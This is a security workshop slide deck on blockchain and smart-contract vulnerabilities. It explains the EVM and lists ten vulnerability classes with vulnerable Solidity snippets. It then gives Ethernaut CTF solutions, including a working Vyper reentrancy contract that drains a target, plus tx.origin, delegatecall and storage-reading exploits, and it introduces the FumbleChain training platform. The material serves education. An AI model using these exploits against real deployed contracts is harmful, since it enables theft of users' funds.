Blockchain vulnerabilities and exploitation in practice

Workshop

November 7, 2019 Nils Amiet BlackAlps19

KUDELSKI SECURITY


Who am I?

- Nils Amiet
- Research team @ KUDELSKI SECURITY
- Public speaker
- From Switzerland

Table of Contents

What is a blockchain


- List of records/transactions
- Transactions are bundled inside blocks
- Each block references the previous block
- Each node has a local copy
- Immutable, append-only
- Decentralized trust
- Tamper-proof source of trust



Blockchain uses

- Cryptocurrencies
- Supply chain tracking
- Online voting
- Document signing
- Digital identity
- ...
- Games
- Authentication
- …

Do you need a blockchain?



Blockchain mining

- Each node participates
- Transaction pool
- Transactions are put into blocks
- Blocks are mined
- Proof-of-work consensus
- Block difficulty/target
  - Target is deterministic, depends on previous block times, changes every N blocks
  - hash(block) must be <= target
  - Increment block field and recompute hash until true
  - When true => block is mined

Blockchain ecosystem components

- Base blockchains
  - Node software
  - Software wallets
  - Hardware wallets
- Exchanges
  - Web apps
  - REST APIs
  - Decentralized exchanges
- Decentralized apps
  - Smart contracts
  - Web apps
  - Heavy clients
  - Mobile apps
- E-commerce sites
  - Accept cryptocurrency payments
    - Many existing solutions

coinbase

bitpay

Future of blockchains

- Only the first “wave” of blockchains so far
- Lessons learned
- Building better blockchains
- Current problems
  - Scaling
    - Blockchain size is huge and growing fast
    - Transaction throughput is limited compared to traditional solutions
  - Latency can be a problem for Dapps and payments
  - Environmental cost
  - Privacy
  - Security

Smart contracts and DApps

- Ethereum
  - Most used for DApps
  - Average block time = 13 seconds
    - Bitcoin = 10 minutes
    - https://ethstats.net, https://bitinfocharts.com, https://etherscan.io/charts
  - Ethereum Virtual Machine (EVM)
  - Accounts have an address (160-bit long)
  - 2 types of accounts
    - Externally Owned Accounts (EOAs) => for regular wallets
    - Contract accounts => for smart contracts
  - Dapps
    - https://stateofthedapps.com, https://dapp.com, https://dappradar.com
- Interacting with contracts
  - Web3 (Javascript API), Truffle framework, Embark
  - Metamask

EVM

- Stack-based VM
- 256-bit words
- Stack max size = 1024
- Takes gas to execute
  - Gas price, gas limit
  - https://github.com/djrtwo/evm-opcode-gas-costs
- Currently ~140 opcodes (1 byte long => max 256 opcodes)
  - Said to be “quasi” turing complete (only limited by gas)
  - https://ethervm.io
- Executed by miners who validate transactions
- Bytecode is executed
- High-level language compilers convert language to bytecode

Smart contract architecture

- 256 bit architecture
  - Word = 32 bytes
- Storage
  - 2^256 slots of 32 bytes each
  - SLOAD: load word from storage to stack
  - SSTORE: save word to storage
  - web3.eth.getStorageAt(addressHexString, position [, defaultBlock] [, callback])
- Stack
  - 1024 items of 32 bytes each (= 256 bits)
  - PUSH1, DUP1, SWAP1, POP
- Memory
  - MLOAD: read 32 byte word
  - MSTORE (store word), MSTORE8 (8 bits)

Smart contract opcodes

- SELFDESTRUCT: destroys contract and send funds to address
- CALL: call another contract's method
- DELEGATECALL: call another contract's method using storage of current contract
- Arithmetic operations: ADD, MUL, SUB, DIV, etc.
- See https://ethervm.io

Smart contract structure

- Functions
  - https://www.4byte.directory
  - Payable functions
- Constructor
- Default function (!)
- Variables
- Balance

Smart contract deployment and call

- Compile language to EVM bytecode
- Make transaction to “0” address
  - Pass constructor bytecode as “data”
  - Constructor bytecode initializes contract and returns runtime bytecode
- Receive newly created contract address
- To call contract methods:
  - Make transaction to contract address
  - Pass function signature and arguments as “data”

Writing smart contracts

- Solidity (compiler: solc)
- Vyper (compiler: vyper)
- Online compilers
  - https://remix.ethereum.org
  - https://vyper.online

Solidity vs Vyper

simplestorage.sol

```
pragma solidity >=0.4.0 <0.7.0;

contract SimpleStorage {
    uint storedData;

    function set(uint x) public {
        storedData = x;
    }

    function get() public view returns (uint) {
        return storedData;
    }
}
```

simplestorage.vy

```
storedData: public(uint256)

@public
def set(x: uint256):
  self.storedData = x
```

Writing a smart contract with Solidity

- Access to low level functions
- Can do almost everything you could do with bytecode
- OpenZeppelin library
  - https://github.com/openzeppelin/openzeppelin-contracts
  - SafeMath, ERC20, etc.
- Inline assembly
- Inheritance

Writing a smart contract with Vyper

- Security as a language goal
  - But not invulnerable to attacks
- Less features
  - Cannot do everything Solidity can do
- Not battle-tested like Solidity
  - Compiler bugs can lead to vulnerable code
- Python :)

Top smart contract vulnerabilities

- 1. Reentrancy
- 2. Arithmetic issues
- 3. Unprotected SELFDESTRUCT
- 4. Visibility issues
- 5. Denial of service
- 6. Weak randomness
- 7. Transaction order dependence
- 8. Timestamp dependence
- 9. Untrusted DELEGATECALL
- 10. Improper access control

Smart contract vulnerabilities: sources

- DASP: Decentralized Application Security Project
  - https://dasp.co
- SWC Registry
  - https://swcregistry.io
- ConsenSys - Smart contract best practices - Known attacks
  - https://consensys.github.io/smart-contract-best-practices/known_attacks

1/10: Reentrancy

- Function can be re-entered before it finishes
  - 1) call withdraw(foobar)
  - 2) withdraw() calls back msg.sender's default function
  - 3) default function calls withdraw() again before "balances[msg.sender] -= x" is executed
  - 4) x is sent 2+ times

Example:

```
function withdraw(uint x) {
    require(balances[msg.sender] >= x);
    msg.sender.call.value(x)();
    balances[msg.sender] -= x;
}
```

2/10: Arithmetic issues

- Integer overflow
- Integer underflow
- Can lead to unexpected behavior

Example:

```
function withdraw(uint x) {
        require(balances[msg.sender] - x > 0);
        msg.sender.transfer(x);
        balances[msg.sender] -= x;
}
```

What if x is really large?

3/10: Unprotected SELFDESTRUCT

- SELFDESTUCT makes contract unusable
- Sends balance to address in parameter
  - Call selfdestruct(address)
- Make sure only authorized people can call selfdestruct

4/10: Visibility issues

- Public functions
  - Anyone can call public functions
  - Make sure to mark visibility explicitly for all functions
- All data in storage is visible by anyone
  - Passwords / black-box algorithms can be reversed even if marked as “private”

5/10: Denial of service

- Calls to external contracts can fail
  - Expect failures and catch errors
  - Failing external call can revert whole transaction
- Block gas limit
  - Transactions doing heavy computations may never be picked by miners

6/10: Weak randomness

- Randomness based on chain data is predictable
  - Block.number
  - Block.blockhash
  - blockhash(blocknumber)
    - Blocknumber < current block.number - 256
- Secure randomness in Ethereum is a hard problem
- SmartBillions

7/10: Transaction order dependence

- Also known as “Front running”
- Example: Quizz contract
  - Quizz contract gives prize to first person that finds solution to problem foobar
  - Alice finds a solution
  - Alice makes a transaction to send her solution
  - Attacker sees Alice’s transaction in pool before it is validated
  - Attacker sends same solution with higher fees so that their transaction is validated first
  - Attacker claims the prize

8/10: Timestamp dependence

- Block timestamp can be manipulated by miner
  - Do not depend on it

9/10: Untrusted DELEGATECALL

- DELGATECALL
  - Calls external contract with context of current contract's storage
  - If external contract is malicious, it can modify storage and cause unexpected behavior

10/10: Improper access control

- tx.origin
  - Do not use for access control
  - Use msg.sender
- Constructor name copy-paste mistakes
  - Rubixi
    - Copy-paste “DynamicPyramid”
  - constructor()
  - __init__()

```
contract Rubixi {
        address private creator;

        //Sets creator
        function DynamicPyramid() {
                creator = msg.sender;
        }
```

Forcibly sending ether to a contract

- Do not expect being able to prevent receiving ether
- selfdestruct(target)
  - Sends ether to target
    without calling fallback function

Example:

```
contract Vulnerable {
    function () payable {
        revert();
    }

    function somethingBad() {
        require(this.balance > 0);
        // Do something bad
    }
}
```

Exploiting smart contracts (CTF)

- Ethernaut
  - https://ethernaut.openzeppelin.com
  - Smart contract CTF running on Ropsten (testnet)
  - Play level 0 and level 1
  - Play levels 4 (Telephone), 6 (Delegation), 8 (Vault),10 (Re-entrancy), ...
  - Sometimes the best way to attack a contract is with another contract
- Tools you will need
  - Metamask browser extension: https://metamask.io
  - Remix IDE (runs in your browser): https://remix.ethereum.org
- More tools
  - EthFiddle: https://ethfiddle.com
  - Truffle: https://www.trufflesuite.com
  - Embark: https://embark.status.im
  - Mythril: https://github.com/ConsenSys/mythril
  - Slither (static analysis) / Echidna (fuzzing) / Manticore (symbolic execution)

Ethernaut tips

- Get free ether on metamask faucet
  - https://faucet.metamask.io
- Use the tools at your disposal
  - Etherscan
  - Remix IDE
  - Solidity/Vyper documentation
- You may need to use “await” in browser console

SOLUTIONS

Ethernaut challenge 4: Telephone

- tx.origin is the original caller's address
  - The very first caller in the call stack
- msg.sender is the direct method caller
- Example: Alice calls ContractA.m() which calls ContractB.m2() which calls ContractC.m3()
  - tx.origin = Alice's address
  - Msg.sender
    - Inside ContractA.m() => Alice's address
    - Inside ContractB.m2() => ContractA.address
    - Inside ContractC.m3() => ContractB.address

Ethernaut challenge 4: Telephone

```
contract Telephone:
    def changeOwner(owner: address): modifying

phone: Telephone

@public
def __init__(addr: address):
    self.phone = Telephone(addr)

@public
def changeOwner(owner: address):
    self.phone.changeOwner(owner)
```

Ethernaut challenge 6: Delegation

- Use sendTransaction() helper from the console
- Compute keccak256()
  - https://emn178.github.io/online-tools/keccak_256.html
- DELEGATECALL(first_4bytes(keccak256("function signature")))

```
sendTransaction({
      from: foobar,
      to: foobar,
      data: foobar})
```

Ethernaut challenge 6: Delegation

```
sendTransaction({
        from: player,
        to: contract.address,
        data: "dd365b8b"  // first 4 bytes of keccak256("pwn()")
})
```

Ethernaut challenge 8: Vault

- Storage access
  - web3.eth.getStorageAt()
  - web3.toAscii(value)

Ethernaut challenge 8: Vault

- web3.eth.getStorageAt(instance, 1, (e,r) => {password = r})
- web3.toAscii(password)

Ethernaut challenge 10: Re-Entrancy

- Call fallback function and send `value` to `msg.sender`
  - Solidity: msg.sender.call.value
  - Vyper: send(msg.sender, value)
- Use Remix IDE to compile and deploy contract
  - https://remix.ethereum.org
  - You can use Solidity or Vyper
  - See how to use contract interfaces

Ethernaut challenge 10: Re-Entrancy

```
contract Reentrance:
    def donate(to: address): modifying
    def balanceOf(who: address) -> uint256: constant
    def withdraw(amount: uint256): modifying

rc: Reentrance
finished: bool
quantity: uint256

@public
def __init__(reentrance_contract_address: address):
    self.rc = Reentrance(reentrance_contract_address)
    self.quantity = 1000000000000000000 # 1 ether = 1e18 wei

@public
def pwn():
    # first send 1 coin to your balance
    self.rc.donate(self, value=self.quantity)

    # then pwn the thing via reentrancy
    self.finished = False
    self.rc.withdraw(self.quantity)

@public
@payable
def __default__():
    if not self.finished:
        self.finished = True
        self.rc.withdraw(self.quantity)
```

Do not forget to set the gas limit to something large enough, such as 200000 gas

Some more smart contract CTFs


- Ethernaut
  - https://ethernaut.openzeppelin.com

  Security Innovation blockchain CTF
  - https://blockchain-ctf.securityinnovation.com
- dvcw
  - https://gitlab.com/badbounty/dvcw

Tools to secure smart contracts

- https://blog.coinfabrik.com/smart-contract-auditing-human-vs-machine
- Mythril
  - Symbolic execution, equation solving, works well to detect most code problems
- Oyente
  - Works with EVM bytecode directly
- Manticore
  - Symbolic execution
- ...

FumbleChain




What is FumbleChain?

- FumbleChain hopes to bridge the awareness gap in a fun way
- Allows you to play with blockchain technology in a way that is easy to setup
- The “WebGoat” of blockchain
- Education tool
- Purposefully vulnerable Python3 blockchain

What's included (1/4)

- FumbleStore: CTF in the form of a fake e-commerce website
  - Buy products with FumbleCoins
  - Exploit flaws and steal coins from crypto-wallets
  - Buy flags with coins to solve challenges


FumbleStore
Challenges
Lessons
Scoreboard
FAQ
Sign in
2chains
Introduction to Blockchain security with essential integrity checks.
Price: 5000000.0 FumbleCoins
Read more
Erressa
RSA Cryptography
Price: 10000000.0 FumbleCoins
Read more
Infinichain
Have to think about that as well.
Price: ∞ FumbleCoins
Read more

Description

FumbleCorp inc. introduced its latest innovative blockchain-based product named FumbleChain. It is an infrastructure allowing anyone to securely transfer FumbleCoins, a digital currency.

The FumbleChain network (mainnet) is the production network and the one people use to exchange real funds. Developers can use the FumbleChainDev network as a test network (testnet) for building the future of FumbleChain.

Client download

Download the client here: fumblechain.tar.gz

Then extract the archive and change to the `fumblechain` directory:

```
tar xf fumblechain.tar.gz
cd fumblechain
```

Challenge details

- Price: 5000000.0 FumbleCoins
- Solved 0 times

Are you stuck?

Show hint

Purchase

Please Sign in to purchase this product.

What's included (2/4)

- Lessons/tutorials
  - 20+ lessons

- Using the FumbleChain CLI
- Using the Blockchain explorer
- Using the WebWallet
- Scripting with scli
- Network messages

Blockchain theory

- What is a blockchain?
- Consensus mechanisms
- Wallet balance models: Account vs UTXO
- What's in a block?
- Blockchain state synchronization
- Smart contracts and DApps

Blockchain vulnerabilities and exploitation

- Transaction input validation
- Other-chain replay attacks
- Same-chain replay attacks

What's included (3/4)

- Blockchain explorer
  - Runs in your web browser

Wallet dOeEdhZnZFQjRNSmxaTThBODI4WmgzWg

Balance: 1 FumbleCoins

Wallet address

LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlHZE1BMEdDU3FHU0liM0RRRUJBUVVBQTRHTEFEQ0Jod0tCZ1FERFdOeEdhZnZFQjRNSmxa
TThBODI4WmgzWgpsSytEaXBwb1I6L1p2NUE3SnliUEx1azE0Uk81ZkJ4ODBaSXJZUGgxNzNIZVFWQk9NRVN5elc0c2xEY3NxRGh4ClFqYVhaSGI
KSFRFUnp1M2FzMFM1SitHV2tqT0Y3VXFCU1RJWW1mNkNNYWNLbW10Y3pMZVJxVloxV3N6dzNxREIKTWFGNW4rbjZXOE1Id285RWx3SUJB
dz09Ci0tLS0tRU5EIFBVQkxJQyBLRVktLS0tLQo=

This is the wallet's public address.

Incoming transactions

Timestamp	Index	Source	Destination	Quantity	Block	Balance before	Balance after
2019-07-31T09:26:32.811917	f235e6c4-dad3-46e4-960c-f95d35d9b16e	0	dOeEdhZnZFQjRNSmxaTThBODI4WmgzWg	1	Block 2	0	1

Outgoing transactions

Timestamp	Index	Source	Destination	Quantity	Block	Balance before	Balance after

What's included (4/4)

- Wallet
  - Command line
  - Web Wallet (runs in your web browser)

```
└─>$ ./cli.py
Using API: http://localhost:1337/
==================================
FumbleChain v1.0
Type help or ? to list commands.
==================================
fumblechain > help

Documented commands (type help <topic>):
========================================
EOF          debug  mine  show         transaction_raw
block_raw    help   quit  transaction  wallet

fumblechain >
```

Active wallet webwallet_1.wallet Balance: 2

Wallet webwallet_1.wallet

Change

Create transaction

Destination someone

Please insert the destination wallet address.

Quantity 0.23

Please insert how many FumbleCoins to send.

Send

Requirements

- Linux, macOS
- git
- docker
- docker-compose
- About 3 minutes of your time :)

How to use it?

- git clone https://github.com/kudelskisecurity/fumblechain.git
- cd fumblechain
- git checkout fumblestore
- cd src/fumblechain
- ./init_ctf.sh
- Wait about 3 minutes
- Browse http://localhost:20801
- Start playing!

```
Successfully built 0b62ef037ad7
Successfully tagged fumblechain_echoservice:latest
Creating fumblechain_mainnet2-node_1 ... done
Creating fumblechain_mainnet-node_1  ... done
Creating fumblechain_echoservice_1   ... done
Creating fumblechain_moneymaker_1    ... done
Creating fumblechain_testnet-node_1  ... done
Creating fumblechain_fumblestore_1   ... done
Creating fumblechain_mainnet3-node_1 ... done
```

```
==========================================
=               DISCLAIMER               =
==========================================
When running this software on your own machine, you may expose yourself to attacks.
We cannot guarantee that the software is bug-free.
Upon starting the FumbleStore, various background services are started.
These services will listen for incoming connections on multiple TCP ports.
Proceed with caution and make sure your firewall rules are properly set.

******************************************
*         Accessing the FumbleStore      *
******************************************

The FumbleStore should now be up and running at http://localhost:20801

To shutdown all FumbleChain services, type:
docker-compose down
```

Run it on your own machine

- Open source project
  - kudelskisecurity/fumblechain @ Github
  - Community effort
- Contributions are welcome
  - New challenge ideas
  - New lessons
- Start hacking today!

Base blockchain vulnerabilities

- Underlying cryptosystem vulnerabilities
- Improper blockchain magic validation (other-chain replay)
- Improper transaction nonce validation (same-chain replay)
- Transaction input validation
- Public-key and address mismatch
- Denial of service
- Wallet-side validation
- Floating-point overflow/underflow
- (Double spending)

Underlying cryptosystem vulnerabilities

- Attacks on RSA
  - Shared factors
  - Short key length

Improper blockchain magic validation

- Blockchain magic value
  - Each blockchain must have a different magic value
  - Used to make sure that a transaction was made on a given blockchain
- Other-chain replay attack

Improper transaction nonce validation

- Each transaction must be unique and should appear only once in a given chain
- Transaction should have a unique field “nonce”
- Same-chain replay attack
  - One transaction can be replayed many times
  - Drain all funds from sender’s wallet

Transaction input validation

- Missing checks for negative amount transactions

Public key and address mismatch

- Truncated public key => public address
  - Reduces security
  - Example: Lisk

Denial of service

- Blockchain target update underflow
  - Makes blocks impossible to mine

Wallet-side validation

- Wallet-side checks
- Node-side checks (on transaction received)

Floating-point overflow/underflow

- Can create coins out of thin air
- Example: Python
  - Underflow threshold is not the same for addition and subtraction

FumbleChain challenges

- Play 2chains
- Play Erressa
- Maybe Infinichain if time permits
- Read lessons

SOLUTIONS

2chains

- Other-chain replay attack
  - See related FumbleChain lesson

Erressa

- RSA shared factor attack
  - GCD
  - See FumbleChain lesson about attacks on cryptosystems

Tools

- https://etherscan.io
- https://ethfiddle.com
- https://github.com/crytic/awesome-ethereum-security#tools
- Mythril
- Manticore
- https://fumblechain.io

Resources

- https://consensys.github.io/smart-contract-best-practices/
- https://swcregistry.io/
- https://cryptozombies.io/
- https://github.com/crytic/awesome-ethereum-security
- FumbleChain lessons